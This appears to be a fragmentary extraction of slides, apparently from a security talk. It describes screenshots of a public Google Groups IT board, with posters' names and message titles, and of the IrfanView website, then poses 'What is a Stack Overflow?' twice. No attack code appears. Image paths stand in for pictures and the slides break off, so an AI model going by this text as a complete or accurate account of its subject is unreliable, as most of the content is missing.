


Goooooooooogle >

1 2 3 4 5 6 7 8 9 10

Next






The screenshot shows a web browser window displaying a Google Groups page. The browser's address bar shows 'groups.google.com'. The page header includes the Google logo, a search bar with the text 'Search for messages', and a 'Login' button. Below the header, the page title is 'Groups' with a 'NEW TOPIC' button and a refresh icon. The main content area shows the group name 'Douche Bags Inc IT Discussions' (Public) with 30 of 5234 topics. A list of messages is displayed, with the following details:

Message Title	Author	Date
Kids yard sale today 3-4:30 at 20 Eliot	Von Kerri Reeseey	25. Juli
Some spare tiles.	Von AB	7. Juli
Unable to use VPN	Von Jason B	1. Juli
Word crashes	Von me - @LittlefieldAnimalCare.com	21. Juni
Irfan View Image viewer for DXF files?	Von S Skoletsky	20. Juni
Windows 10 Upgrade failed	Von Jason B	20. Juni
Hardware request form	Von Kerri Reeseey - 3 Beiträge - 6 Aufrufe	19. Juni
Ticket #123685	Von Jason B - 1 Beitrag - 3 Aufrufe	17. Juni





The screenshot shows the IrfanView website in a browser window. The browser address bar shows `irfanview.com`. The website header includes the IrfanView logo, version 4.50, and navigation links: HOME, SEND US AN EMAIL, OTHER MIRRORS, Select Mirror, PRIVACY POLICY, and language flags for UK and Germany. A secondary menu contains: DOWNLOAD, LANGUAGES, PLUGINS, SKINS, SCREENSHOT, ABOUT, SUPPORT, FAQ, and FORUM. The main content area features the text "One of the Most Popular Viewers Worldwide" and a large image of a dog named Daisy. The image is displayed within a simulated IrfanView window with a menu bar (File, Edit, Image, Options, View, Help) and a toolbar. A red dashed circle highlights the dog, and a red arrow points to it from the left. A "Paint" window is open on the right side of the image.


IRFANVIEW GRAPHIC VIEWER

- ▶ Fast and compact (just 3 MB)
- ▶ Freeware for non-commercial use




I would like to sincerely thank all you faithful IrfanView users who send me messages of good wishes






What is a Stack Overflow?



What is a Stack Overflow?



